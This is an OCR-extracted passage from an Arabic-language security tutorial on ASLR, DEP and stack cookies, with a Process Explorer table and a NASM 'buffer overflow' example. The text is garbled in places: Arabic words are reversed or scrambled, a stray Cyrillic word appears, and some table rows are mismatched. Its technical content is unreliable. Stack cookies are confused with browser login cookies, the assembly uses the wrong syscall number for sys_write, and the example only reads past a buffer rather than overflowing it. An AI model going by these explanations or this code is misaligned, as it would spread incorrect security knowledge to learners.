
Base	Size	Entry	Name	File version
01040000	000CC000	01056360	calc	6.3.9600.16384
73570000	00170000	735735C0	gdiplus	6.3.9600.17415
73D00000	00021000	73D01370	DEVOBJ	6.3.9600.17415
73D30000	00023000	73D31570	WINMMBAS	6.3.9600.16384
73F90000	00023000	73F93B10	WINMM	6.3.9600.16384
74610000	00206000	7464D320	COMCTL32	6.10 (winblue_rt)
74B60000	000ED000	74B69FD0	UxTheme	6.3.9600.16384
74CF0000	00054000	74CF24F0	bcryptPr	6.3.9600.17415
74D50000	0000A000	74D510D0	CRYPTBAS	6.3.9600.17415


-لما استخدمنا ال **ASLR** هتلاقيه غير لرقم عشوائي فكدا البدايـه بتاعت ال **Instructions** وترتيبها أصبح مجهول بالنسبة لأـي فـمـيـعـرـفـشـ يـزـرـعـ الـ **Attacker** . **Instructions**

-عـنـدـنـاـ اسمـهـاـ الـ **Process Explorer** تـقـدـرـ تـنـزـلـهـاـ مـجـانـيـ .ـ هيـ مـنـ Microsoftـ بـتـجـبـاكـ الـ **Processes** الـ شـغـالـهـ عـالـ .ـ عـنـدـكـ وـتـجـبـاكـ كـمـانـ اـذـاـ كـانـتـ شـغـالـهـ بـالـ **ASLR** وـلـ لـاءـ .ـ

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	VirusTotal	ASLR
chrome.exe	0.98	430,968 K	476,876 K	17824	Google Chrome	Google LLC	0/77	ASLR
WhatsApp.exe	< 0.01	504,320 K	349,144 K	12064			0/77	ASLR
WINWORD.EXE	< 0.01	261,840 K	324,324 K	13932	Microsoft Word	Microsoft Corporation	0/77	ASLR
chrome.exe	0.33	190,956 K	247,224 K	12260	Google Chrome	Google LLC	0/77	ASLR
explorer.exe	< 0.01	252,128 K	216,992 K	8980	Windows Explorer	Microsoft Corporation	0/77	ASLR
epicpen.exe	1.64	177,796 K	215,816 K	13740	epicpen	Tank Studios Limited	0/77	ASLR
firefox.exe	0.33	93,596 K	162,364 K	17268	Firefox	Mozilla Corporation	0/77	ASLR
Memory Compression		1,716 K	159,556 K	2644			n/a	
chrome.exe		199,220 K	156,088 K	7864	Google Chrome	Google LLC	0/77	ASLR
msedge.exe		58,888 K	113,640 K	12640	Microsoft Edge	Microsoft Corporation	0/77	ASLR
OneDrive.exe	< 0.01	79,768 K	111,248 K	13292	Microsoft OneDrive	Microsoft Corporation	0/76	ASLR
avp.exe	0.98	368,288 K	110,528 K	4372	Kaspersky Lab launcher	AO Kaspersky Lab	0/76	ASLR
chrome.exe		52,944 K	108,916 K	14648	Google Chrome	Google LLC	0/77	ASLR
dwm.exe	3.28	163,716 K	102,872 K	1264			n/a	
chrome.exe		52,188 K	101,420 K	624	Google Chrome	Google LLC	0/77	ASLR
chrome.exe		58,888 K	113,640 K	12640	Microsoft Edge	Microsoft Corporation	0/77	ASLR
chrome.exe		58,888 K	111,248 K	13292	Microsoft OneDrive	Microsoft Corporation	0/76	ASLR
SearchApp.exe	Susp...	144,328 K	100,560 K	10780	Search application	Microsoft Corporation	0/76	ASLR
FoxitPDFReader.exe	1.64	96,512 K	100,260 K	13620	Foxit PDF Reader 12.1	Foxit Software Inc.	0/75	ASLR
GlassWire.exe	3.28	214,452 K	94,432 K	12572	GlassWire	SecureMix LLC	0/77	ASLR
chrome.exe		39,332 K	94,028 K	2880	Google Chrome	Google LLC	0/77	ASLR
chrome.exe		92,092 K	92,108 K	7856	Google Chrome	Google LLC	0/77	ASLR
Registry		11,784 K	90,160 K	108			n/a	
chrome.exe	< 0.01	45,008 K	87,480 K	9852	Google Chrome	Google LLC	0/77	ASLR
chrome.exe		37,860 K	86,296 K	17056	Google Chrome	Google LLC	0/77	ASLR
Video.UI.exe	Susp...	133,792 K	85,268 K	1176			0/76	ASLR
kpm.exe		71,480 K	84,772 K	844			n/a	
ctfmon.exe		53,956 K	83,648 K	8796			n/a	
chrome.exe		45,676 K	81,348 K	16624	Google Chrome	Google LLC	0/77	ASLR
chrome.exe		50,140 K	80,268 K	11040	Google Chrome	Google LLC	0/77	ASLR
msedgewebview2.exe	Susp...	33,444 K	78,832 K	6388	Microsoft Edge WebView2	Microsoft Corporation	0/77	ASLR
StartMenuExperienceHost.exe		46,784 K	67,540 K	10632			0/76	ASLR
OpenVPNConnect.exe	0.33	45,912 K	67,472 K	11120	OpenVPN Connect	OpenVPN	0/78	ASLR
msedge.exe		80,920 K	66,452 K	13552	Microsoft Edge	Microsoft Corporation	0/77	ASLR
OpenVPNConnect.exe		74,336 K	64,068 K	15088	OpenVPN Connect	OpenVPN	0/78	ASLR
procexp64.exe	6.23	36,316 K	62,072 K	6048	Sysinternals Process Explorer	Sysinternals - www.sysinter...	0/77	ASLR
OpenVPNConnect.exe		47,908 K	61,080 K	9572	OpenVPN Connect	OpenVPN	0/78	ASLR
SearchIndexer.exe		51,712 K	58,648 K	5612	Microsoft Windows Search I...	Microsoft Corporation	0/77	ASLR
msedgewebview2.exe	Susp...	92,848 K	57,336 K	5320	Microsoft Edge WebView2	Microsoft Corporation	0/77	ASLR
firefox.exe		61,476 K	56,588 K	7304	Firefox	Mozilla Corporation	0/77	ASLR
		29,922 K	56,200 K	11090	Search application	Microsoft Corporation	0/76	ASLR

تاني طريقة معانا وهي ال **DEP** اختصار ال **Data Execution Prevention** ودا عباره عن **Hardware** أو **Software** بتنزله عندك عالجهزة ودا بيمنع اي حد انه ينفذ اي عمليات جوا ال **NOP Instruction** زي انه يزرع **Memory** دا بيمنع اي شخص من التلاعب فال **Software Stack** ال متخزنه جوا ال **Memory Processes** ... طريقة تفعيله عندك .






-تعالى نشوف الطريقة الأخيرة وهي ال ... **Stack Cookies** معناها ان ال **Address** تكون عارفة ايه هو ال **Stack** موجود هنا فال **Instruction** دا ... بحيث انت لو جيت تلعب او تغير فال **Address** دا هيتغير ال **Instruction** معاه ف ساعتها هيتعرف انك ضيفت **Behavior** جديد او حذفت حاجه ودا ال **Buffer Overflow Attack** الموجوده فالمتصفح بالضبط بتتعرف عليك مرره واحده وتعرفك وبعدين مبتحجش انك تسجل بال **user** وال **Pass** كل متيجي تدخل لاء هي عرفتك وبتسجلك .

## Stack buffer overflow attack

Memory layout before and after a stack buffer overflow attack



## 2. Assembler Debuggers:

-الجزء دا هنطبق فيه ال اتكلمنا عنه فالجزء ال فات و هنا نقش فيه النقط  
دي ...

<b>2.1 Introduction.....</b>	<b>18-19</b>
<b>2.2 Assembler.....</b>	<b>19-20</b>
<b>2.3 Compiler.....</b>	<b>20-21</b>
<b>2.4 NASM.....</b>	<b>21-32</b>
<b>2.5 Tools Arsenal.....</b>	<b>32-35</b>

---

### :Introduction 2.1

-عندنا ال **Assembly Language** دي لغه برمجه بتمكننا اننا نعمل **Machine Language** للكود بتعنا لل **Reverse** أو ال **Human** فهي حلقة الوصل بين ال **Machine Code** مفيش **Machine Code** هو هو ال **Opcode** ... **Machine** فرق عشان لو لقيتهم فأي حته ... نفس المعنى ... لغه ال **CPU** تقدر تنفذ الاكوا德 بتعتها على ال **Assembly** تعالى ناخد مثال بال **Assembly language** ازاي ممكن ننفذ ال **Buffer Overflow** هنشوفها ...

```
1 section .data
2     buffer db 10 dup(0) ; حجز مساحة لبيانات 10
3
4 section .text
5     global _start
6
7 _start:
8     كتابة بيانات إلى буфер ;
9     mov eax, 0           ; syscall number for sys_write
10    mov ebx, 1            ; file descriptor 1 is stdout
11    mov ecx, buffer       ; pointer to buffer
12    mov edx, 15           ; number of bytes to write (exceeds buffer size)
13    int 0x80              ; استدعاء النظام ;
14
15    هنا يتم الخروج ;
16    mov eax, 1           ; syscall number for sys_exit
17    xor ebx, ebx          ; return 0
18    int 0x80              ; استدعاء النظام ;
```


-تعالى نقص الكود دا واحده واحده عشان يهمني تفهمه ... الجزء الاول الخاص بال **Section. Data** بنددد مصفوفه اسمها **Buffer** ومساحتها **Byte 10** يعني كاعنك ببساطه حجزت صندوق فيه 10 خانات وال 10 فاضيين عشان كل **Byte** عاطيله قيمه **Zero** لو تاخد بالك ... والمصفوفه دي مجموعه من ال **data** اللي ليها نفس النوع بتتجز فمكان واحد فال **Memory** والجزء الثاني من الكود ال هو **Section .text** هنا بحدله النقطه ال هبدء منها تنفيذ البرنامج ال بتشير ليها فالكود **global Start** ... وبعدين بتقوله **Start** يعني يبدء المتابه فالمصفوفه ال تخص ال **Buffer** ال حدناها ... يهمني من التفاصيل دي ال **15,mov edx** ال هو بيقولك اننا بنددد عدد ال **Bytes** ال عازين نكتبها وهتبقي **Byte 15** والمتاح **10** ودا ال هيسبب ال **Buffer Overflow** ... أوعي تجرب الامثله دي على جهازك الشخصي !! ف **Virtual Machine** وعيش حياتك .

-بعد كدا **80int 0x** بنعمل بيها استدعاء للنظام ال هينفذ الأمر بتغا زي ما متوضح فالكود بمعنى انه يكتب **byte-15** ف **10** ودا مش هينفع فيسبب ال **Buffer Overflow** ... وبعد كدا بنقول الجهاز انه يخرج من البرنامج وينهي العملية دي عشان ميحصلش حاجه تضر الجهاز بعد اما جربت ال **Attack** ... طبعا دا من خلل ال **Instruction** ال **1,mov eax** وال معناها ان عندنا سجل بيانات اسمه **eax** جوا المعالج بنخزن فيه ال **Data** وخصوصا المكتوبه بلغه **Assembly** وممكن نستخدمه في استدعاء او اننا ننادي عال النظام زي مينا استخدمناه هنا فحدنا نوع العملية ال عازين النظام ينفذها زي انه يخرج من البرنامج وعطناه رقم **1** عشان نفهم المعالج اننا عازين نخرج من البرنامج ال احنا بن **test** فيه دلوقتي وبشكل صحيح ويوقف كل حاجه ... لو القيمه دي اتغيرت ل **Zero** زي الجزء ال فوق من الكود دا معناه اننا بنقول للمعالج الخاص بالجهاز اننا عازين نكتب حاجه فدا بيدل على عملية الكتابه فالمصفوفه بتعتننا ... الجزء دا اضافي مش اجباري فهمه... زي تعمق فالملومه .

## 2.2 Assembler:

دا ال بيعملک **Program** او تجمیع من ال **Machine** ال بیعرف يقرهاها الانسان لل **Assembly language** بتاعک ال یعرف یقرءه ال **CPU** ال هي لغه ال 0,1 ال یفهمها الكمبيوتر ... ال هو **MASM** انواع کتير زي ال **Assembler** ال هو **GAS** وعندک ال **Microsoft Macro Assembler** **Flat** وکمان فيه ال **FASM** **GNU Assembler** وکمان عندک اشهرهم وال هيكون محور حديثا وهو ال **Netwide Assembler** ال هو **NASM**.

